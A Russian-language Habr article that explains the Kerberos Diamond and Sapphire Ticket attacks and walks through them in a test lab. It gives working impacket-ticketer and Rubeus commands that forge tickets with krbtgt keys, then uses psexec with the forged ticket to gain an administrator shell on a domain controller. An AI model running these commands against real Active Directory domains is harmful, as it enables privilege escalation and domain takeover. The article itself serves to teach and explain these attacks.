

Теневая сторона драгоценностей: Diamond & Sapphire Ticket

 habr.com/ru/articles/891620

arttrone

March 17, 2025

```
(root@kali):~#
# impacket-ticketer -request -domain 'test.local' -user 'ticket_user' -password 'Ticket!!' -nthash '443867096f8e25b90fd8e4e612cb98d8' -aesKey
b9e9b2be44a69f8492d4bc9276989c7d623bb04a5da893298a8ba770087ba605 -domain-sid S-1-5-21-3271603407-350436319-1246551825 -groups 500 ticket_user

Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Requesting TGT to target domain to use as basis
/usr/share/doc/python3-impacket/examples/ticketer.py:139: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  aTime = timegm(datetime.datetime.utcnow().timetuple())
[*] Customizing ticket for test.local/ticket_user
/usr/share/doc/python3-impacket/examples/ticketer.py:598: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  ticketDuration = datetime.datetime.utcnow() + datetime.timedelta(hours=int(self.__options.duration))
/usr/share/doc/python3-impacket/examples/ticketer.py:716: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  encTicketPart['authtime'] = KerberosTime.to_asn1(datetime.datetime.utcnow())
/usr/share/doc/python3-impacket/examples/ticketer.py:717: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  encTicketPart['starttime'] = KerberosTime.to_asn1(datetime.datetime.utcnow())
[*]   PAC_LOGON_INFO
[*]   PAC_CLIENT_INFO_TYPE
[*]   EncTicketPart
/usr/share/doc/python3-impacket/examples/ticketer.py:841: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  encRepPart['last-req'][0]['lr-value'] = KerberosTime.to_asn1(datetime.datetime.utcnow())
[*]   EncAsRepPart
[*] Signing/Encrypting final ticket
[*]   PAC_SERVER_CHECKSUM
[*]   PAC_PRIVSVR_CHECKSUM
[*]   EncTicketPart
[*]   EncAsRepPart
[*] Saving ticket in ticket_user.ccache
```

Сложный

8 мин

1.3K

[Информационная безопасность*](#)

Обзор

Атаки Diamond & Sapphire Ticket позволяют злоумышленнику изменять уже существующий легитимно выданный TGT билет. В случае с Diamond Ticket, изменяется легитимный PAC для повышения привилегий или получения доступа. Для Sapphire Ticket, легитимный PAC заменяется на PAC, полученный с помощью S4U2self+u2u. Данные техники являются скрытыми и тяжелыми для обнаружения.

Теория

Прежде всего стоит понимать, что общая концепция атак строится на изменении PAC легитимно выданного TGT билета.

PAC (Privilege Attribute Certificate) — это структура данных, которая содержит информацию о пользователе (SID пользователя, группы, в которые входит пользователь, права доступа) и является частью TGT/TGS билетов.

Дело в том, что злоупотребление доверием Kerberos (в частности, изменение PAC) в билете возможно потому, что многие службы проверяют PAC, не убеждаясь в его подлинности (даже на стороне KDC).

Работа валидации PAC

AS-REQ и AS-REP:

- Клиент отправляет **AS-REQ** в Центр распределения ключей (KDC), чтобы запросить билет для выдачи билета (TGT).
- KDC выдаёт TGT в **AS-REP**, встраивая PAC в зашифрованную часть билета.

TGS-REQ и TGS-REP:

- Клиент отправляет **TGS-REQ** в **KDC**, используя TGT для запроса сервисного билета для конкретного ресурса.
- KDC отвечает с помощью **TGS-REP**, который включает PAC.

AP-REQ:

Клиент отправляет **TGS** (включая PAC) целевому сервису.

Проверка PAC службой:

- Если служба доверяет KDC, она может напрямую использовать PAC без проверки.
- Если сервису требуется проверка PAC, он отправляет PAC на контроллер домена (DC) для проверки.

Сведения о проверке PAC:

- Служба отправляет PAC в DC с использованием проверки подписи Kerberos.
- DC проверяет цифровую подпись PAC (созданную с использованием закрытого ключа KDC) для обеспечения целостности и подлинности.
- Если это действительно так, администратор возвращает подтверждение службе.

AP-REP:

После проверки PAC сервис предоставляет или отказывает в доступе в зависимости от прав пользователя.

Рассмотрим каждую атаку подробнее.

Diamond Ticket

По своей сути, Diamond Ticket — это TGT, который:

1. Расшифрован с помощью секретов сервисной учетной записи krbtgt.
2. Подвергнут изменениям в PAC (например, повышение привилегий путем добавления членства в группу "Администраторы домена").
3. Зашифрован с помощью секретов сервисной учетной записи krbtgt.

Поскольку PAC формируется на этапе получения TGT, то за TGS переживать не стоит: он не хранит PAC напрямую, а использует его из TGT, чтобы проверить пользователя и его права.

Однако, стоит учитывать, что есть некоторая вероятность обнаружения сервисами неладного. Например, если пользователь присвоил себе членство в той или иной группе, на деле членом которой он не является, служба или KDC может проверить PAC и отклонить билет по причине несоответствия информации в билете и реальными данными о пользователе в AD. В аналогию можно привести случай, когда мы выпускаем билет TGT (атака [Golden Ticket](#)) для несуществующего пользователя — он просто не будет работать.

Что требуется для Diamond Ticket:

1. NT-хэш учётной записи krbtgt/целевого сервиса.
2. Ключ AES256 учетной записи krbtgt/целевого сервиса (для изменения PAC).
3. Название домена.
4. SID домена и пользователя.
5. Логин и пароль для УЗ, для которой выпускаем билет.
6. SPN службы, к которой мы хотим получить доступ.

Sapphire Ticket

~~Вы когда-нибудь мечтали стать лучшей версией себя? Моложе, красивее, идеальнее?~~

Sapphire Ticket — это улучшенная версия Diamond Ticket, которая заключается в более скрытном и "легитимном" с точки зрения "подлинности билета" подходе.

Как я писал выше, сервис или KDC может проверить, что информация о пользователе в билете и данные из Active Directory могут различаться. Чтобы обойти этот нюанс, злоумышленники не просто заново шифруют PAC для пользователя с измененными полномочиями, а используют для этого реального пользователя с необходимыми правами. Это возможно благодаря S4U2self+u2u. Иными словами, обманываем эту гребаную ракетку.

А теперь немножко по определениям:

S4U2self (Service for User to Self) — это механизм, который позволяет сервису получить служебный билет от имени другого пользователя (принципала) для себя.

u2u (user to user) — это разновидность обычного запроса сервисного билета, которая позволяет пользователям размещать защищенные сервисы приложений на своих хостах. В протоколе «пользователь-пользователь» один пользователь выступает в роли сервера, а другой — в роли клиента.

Таким образом, при использовании S4U2self и u2u вместе, флаги и структуры, которые оба механизма включают в свои запросы, объединяются. Но как это работает в контексте атаки?

Общая концепция атаки:

1. Запрашиваем билет S4U2Self с помощью u2u без SPN от имени пользователя с повышенными правами (например, для администратора домена).
2. Получаем ST (как если бы пользователь прошёл аутентификацию по отношению к нам).
3. Из п.2 имеем PAC.
4. Расшифровываем PAC с помощью ключей krbtgt.
5. Изменяем PAC для текущего TGT.
6. Шифруем PAC с помощью ключей krbtgt.
7. Применяем билет.

[Подробнее о S4U2self и u2u](#)

Для Sapphire Ticket потребуется:

1. NT-хэш учётной записи krbtgt/целевого сервиса.
2. Ключ AES256 учётной записи krbtgt/целевого сервиса (для изменения PAC).
3. Название домена.
4. SID домена и пользователя.
5. Логин и пароль для УЗ, для которой выпускаем билет.
6. SPN службы, к которой мы хотим получить доступ.
7. Имя УЗ с повышенными правами.

Практика

Атаки буду проводить для обычного пользователя `ticket_user`, членство в группах которого ограничивается "Пользователи домена".

Diamond Ticket

Удаленный вектор

По-старинке, используем `impacket`. В нем есть замечательная тулза под названием `ticketer`:

```
impacket-ticketer -request -domain 'domain' -user 'user' -password 'password'
-nthash 'krbtgt/service nthash' -aesKey 'krbtgt/service aesKey'
-domain-sid 'domain-sid' -groups 'optional' user
```

где `user` указывает на SPN или имя пользователя, за которое выдает себя злоумышленник, подделывая доступ ака для кого будет выпущен билет.



```
(root@kali)-[~]
# impacket-ticketer -request -domain 'test.local' -user 'ticket_user' -password 'Ticket!!' -nthash '443867096f25b90fd8e4e612cb98d8' -aesKey
bbe9b2be44a69f8492d4bc9276989c7d623bb04a5da893298a8ba770087ba605 -domain-sid S-1-5-21-3271603407-350436319-1246551825 -groups 500 ticket_user


Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Requesting TGT to target domain to use as basis
/usr/share/doc/python3-impacket/examples/ticketer.py:139: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal
in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  aTime = timegm(datetime.datetime.utcnow().timetuple())
[*] Customizing ticket for test.local/ticket_user
/usr/share/doc/python3-impacket/examples/ticketer.py:598: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal
in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  ticketDuration = datetime.datetime.utcnow() + datetime.timedelta(hours=int(self.__options.duration))
/usr/share/doc/python3-impacket/examples/ticketer.py:716: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal
in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  encTicketPart['authtime'] = KerberosTime.to_asn1(datetime.datetime.utcnow())
/usr/share/doc/python3-impacket/examples/ticketer.py:717: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal
in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  encTicketPart['starttime'] = KerberosTime.to_asn1(datetime.datetime.utcnow())
[*] PAC_LOGON_INFO
[*] PAC_CLIENT_INFO_TYPE
[*] EncTicketPart
/usr/share/doc/python3-impacket/examples/ticketer.py:841: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal
in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  encRepPart['last-req'][0]['lr-value'] = KerberosTime.to_asn1(datetime.datetime.utcnow())
[*] EncAsRepPart
[*] Signing/Encrypting final ticket
[*] PAC_SERVER_CHECKSUM
[*] PAC_PRIVSVR_CHECKSUM
[*] EncTicketPart
[*] EncASRepPart
[*] Saving ticket in ticket_user.ccache
```

Рисунок 1. Выполнение атаки Diamond Ticket

Выполняем экспорт билета для последующей атаки `PassTheTicket`:

```
export KRB5CCNAME=ticket.ccache
```



```
(root@kali)-[~]
# export KRB5CCNAME=ticket_user.ccache
```

Рисунок 2. Экспорт билета

С помощью `psexec` из того же набора `impacket` проверим работоспособность выпущенного билета:

```
impacket-psexec 'domain/user@host.domain' -dc-ip ip -k -no-pass
```

```
(root@kali)-[~]
# impacket-psexec "test.local/ticket_user@dc_test.test.local" -dc-ip 192.168.1.1 -k -no-pass
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Requesting shares on dc_test.test.local....
[*] Found writable share ADMIN$
[*] Uploading file eZEGjKXj.exe
[*] Opening SVCManager on dc_test.test.local.....
[*] Creating service zESj on dc_test.test.local.....
[*] Starting service zESj.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec
(c)  (Microsoft Corporation), 2016.  (c)

C:\Windows\system32> whoami
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec
nt authority\

C:\Windows\system32>
```

Рисунок 3. Применение билета Diamond Ticket

Таким образом, нам удалось изменить существующий "легитимно выданный" KDC билет для пользователя ticket_user и присвоить ему членство в группе Администраторов.

Локальный вектор

Атаку возможно также проэксплуатировать локально с использованием Rubeus:

```
rubeus.exe diamond /krbkey:aesKey /user:user /password:password /enctype:aes
/domain:domain /dc:dc-fqdn /ticketuser:user /ptt /nowrap
```

```
Rubeus
v2.2.0

[*] Action: Diamond Ticket

[*] Using domain controller: dc.test.test.local (fe80::6d42:a03:9f11:169e%12)
[!] Pre-Authentication required!
[!] AES256 Salt: TEST.LOCALticket_user
[*] Using aes256_cts_hmac_sha1 hash: D87DA8173FD84025D4E18E632C452418F6E9FA3AB7983CAABED66AC8B5814E18
[*] Building AS-REQ (w/ preauth) for: 'test.local\ticket_user'
[*] Using domain controller: fe80::6d42:a03:9f11:169e%12:88
[*] TGT request successful!
[*] base64(ticket.kirbi):

doIFRDCBUCagAwIBBAEDAgEwoolENDCCBhggQsMIIKADAgEfoQwBcIRFUIQuTE9DQyYjHZAoAMCAQKHfJAUGwZrcmJ0Z3Q3BcIRFUIQuTE9DQyYjggPwMIIID7KADAgESoQMAQKigPebIIID2jKGBRuN+ghJ41BkrqESpoifbn
nnCxUEiYH44V05e/uGTJkypYEZ72wgnUrrHuhhVa0GhaM+Ak3D5B7GKpxuCIW9Q8B1MLZmYhi53VvhyXGFUuyOf/MDdmVxtl0qAD3TuY80xd/t0FRFT25q7v00h+BAM3ooud7ZLEF1AXAZVmqR2Q/vntwr57t9tnjfxv61R1wdwckAG1ZpM
wHdmeT2rEntaUQq/7X+s1X+ahNemREpymCZggph8PzFgML3UJHzce5Xpw9zaGhoMX15aajdlNbnxrfXVDzU84r+5NMXCcGsnNu1jZf1ggHFRAC0fHMZ05Hpt14uejq3R5rI/ah44110CBg7mZIPvjV6X3Rz1DdQfowcpmgB8XUCrIAHYHZeT
bwCKKwFjw/n5HYoEpnBubg36fSp1XD1V8D6pAXD5jHIG2no91sxo2YD810nvMzsu1S57mgmmf7N95pUvK6wZpG61B5G1RnbC1UWiaaXyH81e1cMG1W528pyoztebnjZUebCGVNB489011n61DDIQ/pk22C3MAY1dkMOV2j6E1v8t/
k+MUSGdh7pD9Ptd0z0Ptc/zZ/HhPbnZelPKZuoqUcPUMfEdmbl2zpk/udr7jyS9+AQqJfmo1BSPfMoebl1CIZf74sNu1C3p5fnP1eUrhHueHSP95SKA9RfzjRAZ7xnhPhqJnuX0JXXSVChdXmviSSMR/FXBCOW/HtyREQuv1z19
Vfas1pMTfHxKR23aqh4BOL75oN8Z7HgmABuo1qa6UzAGPGoHnQqkxaelzImJP5LrDTX+ttvTh8Kxzu2LacDFU260gepDT60T6LL85Kcdg5c9pThnS6Dg8RLFEFT42vdXaHLTSgc8Fkvrz6pCQZ45191xHq+1g1o1jEx1IozQKZKq3H/8p
+X/a1a1BZ6nYxSACU6oTveUc1VSNPDJC1MOPH7I2ZagPPu2v72qntAGH24J08x1AY2XBL1cXxvNB8U5805eFagxa3hgZkd4vARHr1LDM8UPQRhMYVC1YfzYf0mN7FYHrHkXwEmFYY1j1M0JVanU8QQGV/3V5Adm4RfkbCXA8G73Wf6Uc7
q1A1DQrG1GfGz2D0QoFekGIR/jn5NVP727m9uzqK8B+rjgRtWRZ131hBkpMotX62T/DZvqvqP1mVqOOEWmVANI1d2mPFUkuzfFmcb1uZ6Vfks9N1wo6WJUF1lrFq4wgoodQZkfkVkvQ104y15t1SVq1L14MM7e3jotz7v7zysMsaoba
UOCrOAsxlyxehjw3jEBvXmbM6vBN104HJMIHGoAMCAQCIgdgEgdV9gdIwgc+ggcwgckwgckagKApAoAMCARKH1GQgG3QJjDkKF1U1Z1RHMpAdNDxHQhtA16PoJIRysF2fz2hDBSKVEVTVC5MT0NBTKIYMBagAwIBAEPMA0bC3Ry2t1dF
91c2YowcDBQ8A4QAAPREYDzIwHjUwMzEYMDQyHjMyuqYRGABYMD1MDMxHjE0MjIzMLqnERPMjAyNTAzMTkNDiYmZ3aqAwBcIRFUIQuTE9DQyYjHZAoAMCAQKHfJAUGwZrcmJ0Z3Q3BcIRFUIQuTE9DQyYjggPwMIIID7KADAgESoQMAQKigPebIIID2jKGBRuN+ghJ41BkrqESpoifbn

[*] Decrypting TGT
[*] Retrieving PAC
[*] Modifying PAC
[*] Signing PAC
[*] Encrypting Modified TGT

[*] base64(ticket.kirbi):

doIFRDCBUCagAwIBBAEDAgEwoolENDCCBhggQsMIIKADAgEfoQwBcIRFUIQuTE9DQyYjHZAoAMCAQKHfJAUGwZrcmJ0Z3Q3BcIRFUIQuTE9DQyYjggPwMIIID7KADAgESoQMAQKigPebIIID2jKGBRuN+ghJ41BkrqESpoifbn
pAg1ezGzeoizWjy541tm010StUeyU6B8Jox5QTD19KPI8gt1a9N1ZZzy+RVU1LCCcRmVpR36Radm10a5M/+xx+TuFk/pQKEN6KZgmhKPSpKUPF80kuyKU6XZHHF0FH2tM0KSgF8dcZrR1rZ9VA77G1z7Xr+mZ1ms1Bq+2VZHAQSE/
ah/rjFwEiE3N02mveYrFte1GcRBRcuYKL3u2+mdglV2rqlngFec0FX9p2T6szJ0g41M7f68Sp03tn7gmATATASPPuAl1CPpUj70Mpz1Z1jpw+H8tX9Bt7nkqBkettRDRhB0T5Tidrb04bHtsFS91900DagE0TgacEgTpd1jEe
XB1A1AYV9RjYHYB85fndm47JHmsEAs5/95NcIKMHCDZ1gmb52Aa65fJadZKh908atvZ11/ML3qn1EzAv/P1c+Z7/jwo3fmi1XAU9VQ8148AhvU0Hed8t1wEAQJ20FA619XyKIQtnonr911Pj7dcJnHNCX21PuxtGNSWjACGIdshLUIH3
Jz39qoFmF8p8j15f8YtGrCz28N8X8T1iAdesKq8mohrIMwaX8zD4U5Tm8Gf1F0kikVEp7nswqJ+YVGVK+38paCjKT08101kjFtCUR3cVAFYV0tghE5K5hxdg1gBvqWtAFrpoOstAycp4t95JC1KNT2ATNM17P9G4T/CGt04jzFC2P8V5
WK2Nt22aZdQJY52on2BPCYh/nirZ2or/057a66CcQ1gW1iLm1cs092TzCpZ/sup6RHS0N2HUKOK+r1FA3vWNL1NR2AweRyK1HBMVvGY5HeP1PrkzdbH+g+z1HkXyP80E/c1MS3019Up5Pu6BQGYfAgX9okrtB4DAwvB8zm/34w95
3NCACSSand3bn08SLPk+LPx8pWwCWLp3jErnn+5ofZ27qa1RNdIwFmYdFyg1cW+shIKsmR/uieds/EpPcdxeF890aEtFgtNQDTrD5bb94ca9VMXZ+N1jmycMVLdZDaTmHt8ZUhrueDqS5769fJ8qnhD1xDKYqvu2Gsc0vxsG9Q61/b24
gF5mpwV6SG8gtteZ38qHdQWVkvD43FH/c+3A83G7P06082qGajHqy1gXGkT6/Zt881u1u8NLTPUeAve2HBpE1c+A85Tvjdx4UDIXaPz5XG8Rk2oXcabF40CDDJM/V022Jec52V7JrmY2Ba7LBBvbIZUI9D08nIeZNRsHYdixVehjbb
E98ME01pRV08rF8MbsTUGUEUNDMS1Tm1gX2NAP/9a11erWVR13ZP2BcGIW6LAmod4HJMIHGoAMCAQCIgdgEgdV9gdIwgc+ggcwgckwgckagKApAoAMCARKH1GQgG3QJjDkKF1U1Z1RHMpAdNDxHQhtA16PoJIRysF2fz2hDBSKVEVTVC5MT0NBTKIYMBagAwIBAEPMA0bC3Ry2t1dF
91c2YowcDBQ8A4QAAPREYDzIwHjUwMzEYMDQyHjMyuqYRGABYMD1MDMxHjE0MjIzMLqnERPMjAyNTAzMTkNDiYmZ3aqAwBcIRFUIQuTE9DQyYjHZAoAMCAQKHfJAUGwZrcmJ0Z3Q3BcIRFUIQuTE9DQyYjggPwMIIID7KADAgESoQMAQKigPebIIID2jKGBRuN+ghJ41BkrqESpoifbn

[+] Ticket successfully imported!
```

Рисунок 4. Атака Diamond Ticket с использованием Rubeus

Sapphire Ticket

На данный момент злодействовать можно только с помощью ticketer из набора impacket версии $\geq 0.10.0$. Общий синтаксис команды имеет следующий вид:

```
impacket-ticketer -request -impersonate 'admin_acc' -domain 'domain' -user 'user'
-password 'password' -nthash 'krbgtg_nthash' -aesKey 'krbtgt-aesKey'
-domain-sid 'domain-sid' ticket_name
```

```
(root@kali)~# impacket-ticketer -request -impersonate 'admin' -domain 'test.local' -user 'ticket_user' -password
-aesKey 'bbe9b2be44a69f8492d4bc9276989c7d623bb04a5da893298a8ba770087ba605' -domain-sid 'S-1-5-21-32716
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] doing sapphire ticket, ignoring following parameters : -groups, -duration
[*] Requesting TGT to target domain to use as basis
/usr/share/doc/python3-impacket/examples/ticketer.py:139: DeprecationWarning: datetime.datetime.utcnow(
version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC)
aTime = timegm(datetime.datetime.utcnow().timetuple())
[*] Customizing ticket for test.local/test_sapphire
/usr/share/doc/python3-impacket/examples/ticketer.py:598: DeprecationWarning: datetime.datetime.utcnow(
version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC)
ticketDuration = datetime.datetime.utcnow() + datetime.timedelta(hours=int(self.__options.duration))
[*] Requesting S4U2self+U2U to obtain admin's PAC
/usr/share/doc/python3-impacket/examples/ticketer.py:488: DeprecationWarning: datetime.datetime.utcnow(
version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC)
now = datetime.datetime.utcnow()
/usr/share/doc/python3-impacket/examples/ticketer.py:577: DeprecationWarning: datetime.datetime.utcnow(
version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC)
now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[*] Decrypting ticket & extracting PAC
[*] Clearing signatures
[!] User ID is 500, which is Impacket's default. If you specified -user-id, you can ignore this message
ror when using the ticket, you will need to specify the -user-id with the RID of the target user to imp
[*] Adding necessary ticket flags
[*] Changing keytype
/usr/share/doc/python3-impacket/examples/ticketer.py:841: DeprecationWarning: datetime.datetime.utcnow(
version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC)
encRepPart['last-req'][0]['lr-value'] = KerberosTime.to_asn1(datetime.datetime.utcnow())
[*] EncAsRepPart
[*] Signing/Encrypting final ticket
[*] PAC_SERVER_CHECKSUM
[*] PAC_PRIVSVR_CHECKSUM
[*] EncTicketPart
[*] EncASRepPart
[*] Saving ticket in test_sapphire.ccache
```

Рисунок 5. Атака Sapphire Ticket

Между тем, рассмотрим трафик общения с KDC на этапе получения билета. Напомню, что TGT билет запрашивался для пользователя ticket_user:

No.	Time	Source	Destination	Protocol	Length	Info
21	10.044194362	192.168.1.3	192.168.1.1	KRB5	250	AS-REQ
22	10.047242789	192.168.1.1	192.168.1.3	KRB5	248	KRB Error: KRB5KDC_E
45	16.758036023	192.168.1.3	192.168.1.1	KRB5	328	AS-REQ
46	16.763272405	192.168.1.1	192.168.1.3	KRB5	1547	AS-REP
67	23.534256437	192.168.1.3	192.168.1.1	KRB5	2596	TGS-REQ
69	23.537698198	192.168.1.1	192.168.1.3	KRB5	1445	TGS-REP

Рисунок 6. Трафик в Wireshark после проведенной атаки

AS-REQ и AS-REP мы пропустим, поскольку в них нет никакой интересующей нас информации.

TGS-REQ:

```

msg-type: krb-tgs-req (12)
└─ padata: 2 items
  └─ PA-DATA pA-TGS-REQ
    └─ padata-type: pA-TGS-REQ (1)
      └─ padata-value: 6e8204bf308204bba003020105a10302010ea20703050000000000a38204306182042c
        └─ ap-req
  └─ PA-DATA pA-FOR-USER
    └─ padata-type: pA-FOR-USER (129)
      └─ padata-value: 304ca0123010a003020101a10930071b0561646d696ea10c1b0a746573742e6c6f6361
        └─ name
          └─ name-type: kRB5-NT-PRINCIPAL (1)
            └─ name-string: 1 item
              └─ KerberosString: admin
          realm: test.local
        └─ cksum
          └─ cksumtype: cKSUMTYPE-HMAC-MD5 (-138)
            └─ checksum: 648df49f7af28efe9c0ec49d6ff4348a
          auth: Kerberos

```

Рисунок 7. S4U2Self в пакете трафика

Здесь стоит обратить внимание на блок PA-DATA pA-FOR-USER. Это ничто иное, как S4U2Self. Как видим, обращение к выпуску билета идет к пользователю admin (это наш impersonate).

```

└─ req-body
  └─ Padding: 0
    └─ kdc-options: 40810018
      └─ realm: TEST.LOCAL
    └─ sname
      └─ name-type: kRB5-NT-UNKNOWN (0)
        └─ sname-string: 1 item
          └─ SNameString: ticket_user
      till: Mar 8, 2025 13:37:18.000000000 +10
      nonce: 1368276124
    └─ etype: 2 items
      └─ ENCTYPE: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
      └─ ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)

```

Рисунок 8. u2u в пакете трафика

Также важным является блок req-body, который говорит нам, что это u2u, содержащий легитимного пользователя, который запрашивал TGT у KDC. Итого, получается, что мы запросили билет S4U2Self с помощью u2u без SPN от имени пользователя с повышенными правами и, в следствии, получили ST.

TGS-REP:

```

└─ tgs-rep
  └─ pvno: 5
    └─ msg-type: krb-tgs-rep (13)
      └─ crealm: test.local
    └─ cname
      └─ name-type: kRB5-NT-PRINCIPAL (1)
        └─ cname-string: 1 item
          └─ CNameString: admin
    └─ ticket
      └─ tkt-vno: 5
        └─ realm: TEST.LOCAL
      └─ sname
        └─ name-type: kRB5-NT-UNKNOWN (0)
          └─ sname-string: 1 item
            └─ SNameString: ticket_user

```

Рисунок 9. TGS-REP пакет

Ответ от KDC содержит в себе 2 важных для рассмотрения блока: cname и ticket. cname содержит в себе легитимную информацию о пользователе (CnameString), который хочет запросить доступ к сервису (SNameString в блоке ticket).

Для наглядности, проверим содержание выпущенного билета:

```
python3 --aes 'aes-key' ticket.ccache
```

```
(root@kali)~  
# python3 describeTicket.py test_sapphire.ccache --aes bbe9b2be44a69f8492d4bc9276989c7d623bb04a5da8932  
98a8ba770087ba605  
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies  
[*] Number of credentials in cache: 1  
[*] Parsing credential[0]:  
[*] Ticket Session Key      : 5a6d76644f59634f4b554f4b4e4d4563526a597852475a484f47494e7353786a  
[*] User Name               : admin  
[*] User Realm              : TEST.LOCAL  
[*] Service Name            : krbtgt/TEST.LOCAL  
[*] Service Realm          : TEST.LOCAL  
[*] Start Time              : 07/03/2025 13:48:38 PM  
[*] End Time                : 07/03/2025 23:48:28 PM  
[*] RenewTill               : 08/03/2025 13:48:20 PM  
[*] Flags                   : (0x50e10000) forwardable, proxiable, renewable, initial, pre_authen  
t, enc_pa_rep  
[*] KeyType                 : aes256_cts_hmac_sha1_96  
[*] Base64(key)             : Wm12ZE9ZY09LVU9LTk1FY1JqWXhSR1pIT0dJTnNTeGo=  
[*] Decoding unencrypted data in credential[0]['ticket']:  
[*]   Service Name         : krbtgt/TEST.LOCAL  
[*]   Service Realm        : TEST.LOCAL  
[*]   Encryption type      : aes256_cts_hmac_sha1_96 (etype 18)  
[*] Decoding credential[0]['ticket']['enc-part']:  
[*]   LoginInfo  
[*]     Logon Time          : 04/07/2024 19:56:38 PM  
[*]     Logoff Time         : Infinity (absolute time)  
[*]     Kickoff Time        : Infinity (absolute time)  
[*]     Password Last Set   : 07/03/2025 02:21:58 AM  
[*]     Password Can Change : 08/03/2025 02:21:58 AM  
[*]     Password Must Change : 18/04/2025 02:21:58 AM  
[*]     LastSuccessfulILogon : Infinity (absolute time)  
[*]     LastFailedILogon    : Infinity (absolute time)  
[*]     FailedILogonCount   : 0  
[*]     Account Name       : admin  
[*]     Full Name           : Admin Demo  
[*]     Logon Script        :  
[*]     Profile Path        :  
[*]     Home Dir            :
```

Рисунок 10. Наполнение выпущенного билета

```

[*] Bad Password Count : 0
[*] User RID : 1105
[*] Group RID : 513
[*] Group Count : 3
[*] Groups : 512, 513, 1137
[*] Groups (decoded) : (512) Domain Admins
[*] : (513) Domain Users
[*] : +1 Unknown custom group
[*] User Flags : (544) LOGON_EXTRA_SIDS, LOGON_RESOURCE_GROUPS
[*] User Session Key : 00000000000000000000000000000000
[*] Logon Server : DC_TEST
[*] Logon Domain Name : TEST
[*] Logon Domain SID : S-1-5-21-3271603407-350436319-1246551825
[*] User Account Control : (16) USER_NORMAL_ACCOUNT
[*] Extra SID Count : 1
[*] Extra SIDs : S-1-18-2 Service asserted identity (SE_GROUP_MANDATORY, SE_GROUP_EN
ABLED_BY_DEFAULT, SE_GROUP_ENABLED)
[*] Resource Group Domain SID : S-1-5-21-3271603407-350436319-1246551825
[*] Resource Group Count : 1
[*] Resource Group Ids : 572
[*] LMKey : 0000000000000000
[*] SubAuthStatus : 0
[*] Reserved3 : 0
[*] ClientName
[*] Client Id : 07/03/2025 03:48:28 AM
[*] Client Name : admin
[*] UpnDns
[*] Flags : (0)
[*] UPN : Admin@test.local
[*] DNS Domain Name : TEST.LOCAL
[*] Attributes Info
[*] Flags : (1) PAC_WAS_REQUESTED
[*] Requestor Info
[*] UserSid : S-1-5-21-3271603407-350436319-1246551825-500
[*] ServerChecksum
[*] Signature Type : hmac_sha1_96_aes256
[*] Signature : 5f4cbc39a316e6591c36f3a7
[*] KDCChecksum
[*] Signature Type : hmac_md5
[*] Signature : fd666a9d8fda3cd129fa4161887c5e84

```

Рисунок 11. Наполнение выпущенного билета

Хорошо видно, что билет содержит в себе информацию о привилегированной УЗ admin, но не содержит никакой информации об изначальной УЗ user_ticket. Это говорит нам о том, что PAC, действительно, был подписан с помощью нужной УЗ.

Попробуем протестировать билет:

```
export KRB5CCNAME=ticket.ccache impacket-psexec 'domain/impersonate-user@fqdn' -k -no-pass
```

```

(root@kali)-[~]
# export KRB5CCNAME=test_sapphire.ccache

(root@kali)-[~]
# impacket-psexec "test.local/admin@dc_test.test.local" -k -no-pass -target-ip 192.168.1.1
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 192.168.1.1.....
[*] Found writable share ADMIN$
[*] Uploading file IhnIHfCE.exe
[*] Opening SVCManager on 192.168.1.1.....
[*] Creating service OfGp on 192.168.1.1.....
[*] Starting service OfGp.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec
